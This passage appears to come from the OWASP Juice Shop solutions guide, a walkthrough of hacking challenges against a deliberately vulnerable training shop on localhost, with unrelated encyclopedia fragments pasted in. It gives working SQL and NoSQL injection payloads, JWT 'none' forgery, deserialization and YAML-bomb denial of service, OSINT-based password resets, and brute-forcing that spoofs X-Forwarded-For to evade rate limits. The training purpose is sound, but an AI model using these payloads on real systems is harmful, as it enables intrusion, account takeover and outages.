
crowdin.com/project/.../tlh-AA
[Plans & Pricing](#) [crowdin.com](#)

The Klingon language was originally created to add realism to a race of fictional aliens who inhabit the world of Star Trek, an American television and movie franchise. Although Klingons themselves have never existed, the Klingon language is real. It has developed from gibberish to a usable means of communication, complete with its own vocabulary, grammar, figures of speech, and even slang and regional dialects. Today it is spoken by humans all over the world, in many contexts.^[3]

Solve the 2FA challenge for user "wurstbrot"

- Access the administration section of the store while inspecting network traffic.

2. You will learn the email address of the user in question is unsurprisingly `wurstbrot@juice-sh.op`.
3. You will also notice that there is no information about any user's 2FA configuration in the responses from `/api/Users`.
4. Solve [Retrieve a list of all user credentials via SQL Injection](#) and keep its final attack payload ready.
5. Change the one of the `nulls` in payload to hopefully find a column that contains the secret key for the 2FA setup:
 - `http://localhost:3000/rest/products/search?`
`q=%27))%20union%20select%20null,id,email,password,2fa,null,null,null,null%20from%20users--` yields a `500` error with `SequelizeDatabaseError: SQLITE_ERROR: no such column: 2fa`.
 - `http://localhost:3000/rest/products/search?`
`q=%27))%20union%20select%20null,id,email,password,2fakey,null,null,null,null%20from%20users--` fails with `no such column: 2fakey`.
 - `http://localhost:3000/rest/products/search?`
`q=%27))%20union%20select%20null,id,email,password,2fasecret,null,null,null,null%20from%20users--` fails with `no such column: 2fasecret`.
 - `http://localhost:3000/rest/products/search?`
`q=%27))%20union%20select%20null,id,email,password,totp,null,null,null,null%20from%20users--` also fails with `no such column: totp`.
 - `http://localhost:3000/rest/products/search?`
`q=%27))%20union%20select%20null,id,email,password,totpkey,null,null,null,null%20from%20users--` fails again yielding `no such column: totpkey`.
 - `http://localhost:3000/rest/products/search?`
`q=%27))%20union%20select%20null,id,email,password,totpsecret,null,null,null,null%20from%20users--` finally succeeds with a `200` response as this column exists!
6. In the response from `http://localhost:3000/rest/products/search?`
`q=%27))%20union%20select%20null,id,email,password,totpsecret,null,null,null,null%20from%20users--` find the entry of user `wurstbrot@juice-sh.op` with `"image": "IFTXE3SPOEYVURT2MRYGI52TKJ4HC3KH"` whereas all other users have `"image": ""` set.
7. Using your favorite 2FA application (e.g. [Google Authenticator](#)) create a new entry, but instead of scanning any QR code type in the key `IFTXE3SPOEYVURT2MRYGI52TKJ4HC3KH` manually.
8. Go to `http://localhost:3000/#/login` and use SQL Injection to log in with `wurstbrot@juice-sh.op'--` as *Username* and anything as *Password*.
9. You will be presented with the *Two Factor Authentication* input screen where you now have to type in the 6-digit code currently displayed on your 2FA app.



10. After clicking *Log in* you are logged in and the challenge will be marked as solved!

Forge an essentially unsigned JWT token

1. Log in as any user to receive a valid JWT in the `Authorization` header.
2. Copy the JWT (i.e. everything after `Bearer `` in the `'Authorization` header) and decode it.

3. Under the `payload` property, change the `email` attribute in the JSON to `jwtn3d@juice-sh.op`.
4. Change the value of the `alg` property in the `header` part from `HS256` to `none`.
5. Encode the `header` to `base64url`. Similarly, encode the `payload` to `base64url`. *base64url makes it URL safe*, a regular Base64 encode might not work!
6. Join the two strings obtained above with a `.` (dot symbol) and add a `.` at the end of the obtained string. So, effectively it becomes `base64url(header).base64url(payload)`.
7. Change the `Authorization` header of a subsequent request to the retrieved JWT (prefixed with `Bearer `` as before) and submit the request. Alternatively you can set the `'token` cookie to the JWT which be used to populate any future request with that header.

All your orders are belong to us

1. Open the network tab of your browser's DevTools.
2. Log in with any user that previously ordered something and visit <http://localhost:3000/#/order-history>
3. Click on the *Track Order* button (depicting a truck) of any order
4. Witness a `GET` request to a URL starting with `http://localhost:3000/rest/track-order/` and ending with a seemingly random sequence of characters (which is actually the *Order ID*)
5. Try out `http://localhost:3000/rest/track-order/x` to receive a response of `{"status": "success", "data": [{"orderId": "x"}]}`.
6. Search for `'` (single quote) as *Order ID* now. <http://localhost:3000/rest/track-order/> will throw an error

OWASP Juice Shop (Express ^4.17.1)

500 SyntaxError: Invalid or unexpected token

```

at Function (<anonymous>)
at Object.$where (C:\Data\GitHub\juice-shop\node_modules\marsdb\dist\DocumentMatcher.js:419:23)
at C:\Data\GitHub\juice-shop\node_modules\marsdb\dist\DocumentMatcher.js:211:46
at fastForEachObject (C:\Data\GitHub\juice-shop\node_modules\fast_js\object\forEach.js:21:5)
at fastForEach (C:\Data\GitHub\juice-shop\node_modules\fast_js\forEach.js:20:12)
at compileDocumentSelector (C:\Data\GitHub\juice-shop\node_modules\marsdb\dist\DocumentMatcher.js:203:25)
at DocumentMatcher_compileSelector (C:\Data\GitHub\juice-shop\node_modules\marsdb\dist\DocumentMatcher.js:153:14)
at new DocumentMatcher (C:\Data\GitHub\juice-shop\node_modules\marsdb\dist\DocumentMatcher.js:103:29)
at CursorObservable_ensureMatcherSorter (C:\Data\GitHub\juice-shop\node_modules\marsdb\dist\Cursor.js:265:23)
at CursorObservable.Cursor (C:\Data\GitHub\juice-shop\node_modules\marsdb\dist\Cursor.js:116:12)
at new CursorObservable (C:\Data\GitHub\juice-shop\node_modules\marsdb\dist\CursorObservable.js:67:90)
at CollectionDelegate.find (C:\Data\GitHub\juice-shop\node_modules\marsdb\dist\CollectionDelegate.js:117:14)
at Collection.find (C:\Data\GitHub\juice-shop\node_modules\marsdb\dist\Collection.js:275:28)
at C:\Data\GitHub\juice-shop\routes\trackOrder.js:11:15
at Layer.handle [as handle_request] (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\layer.js:95:5)
at next (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\route.js:137:13)
at Route.dispatch (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\route.js:112:3)
at Layer.handle [as handle_request] (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\layer.js:95:5)
at C:\Data\GitHub\juice-shop\node_modules\express\lib\router\index.js:281:22
at param (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\index.js:354:14)
at param (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\index.js:365:14)
at Function.process_params (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\index.js:410:3)
at next (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\index.js:275:10)
at C:\Data\GitHub\juice-shop\routes\verify.js:153:3
at Layer.handle [as handle_request] (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\layer.js:95:5)
at trim_prefix (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\index.js:317:13)
at C:\Data\GitHub\juice-shop\node_modules\express\lib\router\index.js:284:7
at Function.process_params (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\index.js:335:12)

```

7. Searching for `''` (two single quotes) as *Order ID* now will let <http://localhost:3000/rest/track-order/> throw an `Unexpected string` error instead of the previous `Invalid or unexpected token`.
8. While not stated anywhere in the error messages, it can be assumed with some MongoDB background that the query probably resembles something like `{ $where: "property === ''" + payload + "" }`.

9. The required **payload** for the challenge needs to make sure all data is matched while squeezing itself into the query in a non-breaking way.
10. Search for '`' || true || '`' resulting in `http://localhost:3000/rest/track-order/'%20%7C%20true%20%7C%20'` which will in fact query and return all orders from the MarsDB.

Perform a Remote Code Execution that would keep a less hardened application busy forever

1. By manual or automated URL discovery you can find a **Swagger** API documentation hosted at `http://localhost:3000/api-docs` which describes the B2B API.

The screenshot shows the Swagger UI interface for the NextGen B2B API. At the top, it displays the title "NextGen B2B API" with a "2.0.0" and "OAS3" badge. Below the title, there's a brief description: "New & secure JSON-based API for our enterprise customers. (Deprecates previously offered XML-based endpoints)" and a link to "MIT". The main area is titled "Order API for customer orders". Under the "POST /orders" section, the description is "Create new customer order". It shows "No parameters" and a "Request body" section with a dropdown set to "application/json". The "Example Value" field contains a complex JSON object:

```
{
  "cid": "J500150E",
  "orderLines": [
    {
      "productId": 8,
      "quantity": 500,
      "customerReference": "P00000001"
    }
  ],
  "orderLinesData": "[{"productId": 12,"quantity": 10000,"customerReference": ["P00000001.2","SM20190105|042"]}, {"couponCode": "PES[zh.u*t"], "productId": 13,"quantity": 2000,"customerReference": ["P0000003.4"]}]"}
}
```

Below this, under the "Responses" section, the "200" response is shown with the description "New customer order is created". It includes a "Links" section with "No links" and a "Schema" section with a JSON object:

```
{
  "cid": "J500150E",
  "orderNo": "3d86a5e1bd39d26392f8100f124742",
  "paymentDue": "2019-01-19T07:02:06.000Z"
}
```

2. This API allows to **POST** orders where the order lines can be sent as JSON objects (**orderLines**) but also as a String (**orderLinesData**).
3. The given example for **orderLinesData** indicates that this String might be allowed to contain arbitrary JSON: `[{"productId": 12,"quantity": 10000,"customerReference": ["P0000001.2",`

"SM20180105|042"], "couponCode": "pes[Bh.u*t"}, ...]

```
Order ▼ {
  cid*           string
  uniqueItems: true
  example: JS0815DE
  orderLines    OrderLines ▼ [OrderLine ▼ {
    description: Order line in default JSON format
    productId*   integer
    example: 8
    quantity*    integer
    minimum: 1
    example: 500
    customerReference string
    example: P00000001
  }]
  orderLinesData OrderLinesData ▼ [OrderLineData string
  example: {"productId": 12,"quantity": 10000,"customerReference": ["P00000001.2", "SM20180105/042"],"couponCode": "pes[Bh.u*t"]}
  Order line in customer specific data format
]
}
```

4. Click the *Try it out* button and without changing anything click *Execute* to see if and how the API is working. This will give you a **401** error saying **No Authorization header was found**.
5. Go back to the application, log in as any user and copy your token from the **Authorization Bearer** header using your browser's DevTools.
6. Back at http://localhost:3000/api-docs/#/Order/post_orders click *Authorize* and paste your token into the **Value** field.
7. Click *Try it out* and *Execute* to see a successful **200** response.
8. An insecure JSON deserialization would execute any function call defined within the JSON String, so a possible payload for a DoS attack would be an endless loop. Replace the example code with `{"orderLinesData": "(function dos() { while(true); })()")}` in the *Request Body* field. Click *Execute*.
9. The server should eventually respond with a **200** after roughly 2 seconds, because that is defined as a timeout so you do not really DoS your Juice Shop server.
10. If your request successfully bumped into the infinite loop protection, the challenge is marked as solved.

Drop some explosive data into a vulnerable file-handling endpoint

1. Solve the [Use a deprecated B2B interface that was not properly shut down](#) challenge.
2. Prepare a **YAML bomb** payload file which expands into a huge file when parsed due to the exponentially used references of variables, for example:

```
a: &a [_,_,_,_,_,_,_,_,_,_,_,_,_,_,_]
b: &b [*a,*a,*a,*a,*a,*a,*a,*a,*a]
c: &c [*b,*b,*b,*b,*b,*b,*b,*b,*b]
d: &d [*c,*c,*c,*c,*c,*c,*c,*c,*c]
e: &e [*d,*d,*d,*d,*d,*d,*d,*d,*d]
f: &f [*e,*e,*e,*e,*e,*e,*e,*e,*e]
g: &g [*f,*f,*f,*f,*f,*f,*f,*f,*f]
h: &h [*g,*g,*g,*g,*g,*g,*g,*g,*g]
i: &i [*h,*h,*h,*h,*h,*h,*h,*h,*h]
```

3. Upload this file through the *File Complaint* dialog and observe how the request processing takes up to 2 seconds and then times out (to prevent you from actually DoS'ing your application) but still solving the challenge.

Reset the password of Bjoern's internal account via the Forgot Password mechanism

1. Trying to find out who "Bjoern" might be should quickly lead you to the OWASP Juice Shop inventor and author of this ebook.
2. Visit <https://www.facebook.com/bjoern.kimminich> to immediately learn that he is from the town of *Uetersen* in Germany.
3. Visit <https://gist.github.com/9045923> or <https://pastebin.com/JL5E0RfX> to find the source code of a (truly amazing) game Bjoern wrote in Turbo Pascal in 1995 (when he was a teenager) to learn his phone number area code of *04122* which belongs to Uetersen. This is sufficient proof that you in fact are on the right track.
4. <http://www.geopostcodes.com/Uetersen> will tell you that Uetersen has ZIP code *25436*.
5. Visit <http://localhost:3000/#/forgot-password> and provide **bjoern@juice-sh.op** as your *Email*.
6. In the subsequently appearing form, provide *25436* as *Your ZIP/postal code when you were a teenager?*
7. Type and *New Password* and matching *Repeat New Password* followed by hitting *Change* to **not solve** this challenge.
8. Bjoern added some obscurity to his security answer by using an uncommon variant of the pre-unification format of [postal codes in Germany](#).
9. Visit <http://www.alte-postleitzahlen.de/uetersen> to learn that Uetersen's old ZIP code was *W-2082*. This would not work as an answer either. Bjoern used the written out variation: *West-2082*.
10. Change the answer to *Your ZIP/postal code when you were a teenager?* into *West-2082* and click *Change* again to finally solve this challenge.

Postal codes in Germany

Postal codes in Germany, Postleitzahl (plural Postleitzahlen, abbreviated to PLZ; literally "postal routing number"), since 1 July 1993 consist of five digits. The first two digits indicate the wider area, the last three digits the postal district.

Before reunification, both the Federal Republic of Germany (FRG) and the German Democratic Republic (GDR) used four-digit codes. Under a transitional arrangement following reunification, between 1989 and 1993 postal codes in the west were prefixed with 'W', e.g.: W-1000 [Berlin] 30 (postal districts in western cities were separate from the postal code) and those in the east with 'O' (for Ost), e.g.: O-1xxx Berlin.^[4]

Reset Morty's password via the Forgot Password mechanism

1. Trying to find out who "Morty" might be should *eventually* lead you to *Morty Smith* as the most likely user identity



2. Visit <http://rickandmorty.wikia.com/wiki/Morty> and skim through the **Family** section
3. It tells you that Morty had a dog named *Snuffles* which also goes by the alias of *Snowball* for a while.
4. Visit <http://localhost:3000/#forgot-password> and provide `morty@juice-sh.op` as your *Email*
5. Create a word list of all mutations (including typical "leet-speak"-variations!) of the strings `snuffles` and `snowball` using only
 - lower case (`a-z`)
 - upper case (`A-Z`)
 - and digit characters (`0-9`)
6. Write a script that iterates over the word list and sends well-formed requests to <http://localhost:3000/rest/user/reset-password>. A rate limiting mechanism will prevent you from sending more than 100 requests within 5 minutes, severely hampering your brute force attack.
7. Change your script so that it provides a different `X-Forwarded-For`-header in each request, as this takes precedence over the client IP in determining the origin of a request.
8. Rerun your script you will notice at some point that the answer to the security question is `5N0wb41L` and the challenge is marked as solved.
9. Feel free to cancel the script execution at this point.

☞: If you do not want to write your own script for this challenge, take a look at [juice-shop-mortys-question-brute-force.py](#) which was kindly published as a Gist on GitHub by [philly-vanilly](#).


Leet (or "1337"), also known as eleet or leetspeak, is a system of modified spellings and verbiage used primarily on the Internet for many phonetic languages. It uses some alphabetic characters to replace others in ways that play on the similarity of their glyphs via reflection or other resemblance. Additionally, it modifies certain words based on a system of suffixes and alternative meanings.

The term "leet" is derived from the word elite. The leet lexicon involves a specialized form of symbolic writing. For example, leet spellings of the word leet include 1337 and l33t; eleet may be spelled 31337 or 3l33t. Leet may also be considered a substitution cipher, although many dialects or linguistic varieties exist in different online communities.^[5]


Deprive the shop of earnings by downloading the blueprint for one of its products

1. The description of the *OWASP Juice Shop Logo (3D-printed)* product indicates that this product might actually have kind of a blueprint
2. Download the product image from http://localhost:3000/public/images/products/3d_keychain.jpg

and view its [Exif metadata](#)



3. Researching the camera model entry *OpenSCAD* reveals that this is a program to create 3D models, which works with **.stl** files
4. As no further hint on the blueprint filename or anything is given, a lucky guess or brute force attack is your only choice
5. Download <http://localhost:3000/assets/public/images/products/JuiceShop.stl> to solve this challenge
6. This model will actually allow you to 3D-print your own OWASP Juice Shop logo models!



The official place to retrieve this and other media or artwork files from the Juice Shop (and other OWASP projects or chapters) is <https://github.com/OWASP/owasp-swag>. There you can not only find the 3D model leaked from this challenge, but also [one that comes with a dedicated hole to mount it on your keyring!](#)

Inform the development team about a danger to some of their credentials

1. Solve [Access a developer's forgotten backup file](#)
2. The `package.json.bak` contains not only runtime dependencies but also development dependencies under the `devDependencies` section.
3. Go through the list of `devDependencies` and perform research on vulnerabilities in them which would allow a Software Supply Chain Attack.
4. For the `eslint-scope` module you will learn about one such incident exactly in the pinned version [3.7.2](#), e.g. <https://status.npmjs.org/incidents/dn7c1fgrr7ng> or <https://eslint.org/blog/2018/07/postmortem-for-malicious-package-publishes>
5. Both above links refer to the original report of this vulnerability on GitHub: <https://github.com/eslint/eslint-scope/issues/39>
6. Visit <http://localhost:3000/#/contact>
7. Submit your feedback with <https://github.com/eslint/eslint-scope/issues/39> in the comment to solve this challenge

Inform the shop about a leaked API key

Inform the shop about a typosquatting imposter that dug itself deep into the frontend

1. Request <http://localhost:3000/3rdpartylicenses.txt> to retrieve the 3rd party license list generated by Angular CLI by default
2. Combing through the list of modules you will come across `ngy-cookie` which openly reveals its intent on <https://www.npmjs.com/package/ngy-cookie>

ngy-cookie

6.0.999 • Public • Published 19 minutes ago

Readme

Code Beta

14 Dependencies

0 Dependents

1 Versions

Settings

ngx-cookie

coverage 95%

Implementation of Angular 1.x \$cookies service to Angular

Table of contents:

- [Get Started](#)
 - [Installation](#)
 - [Usage](#)
 - [Server Side Rendering](#)
 - [Examples](#)
- [CookieService](#)
 - [get\(\)](#)
 - [getObject\(\)](#)
 - [getAll\(\)](#)
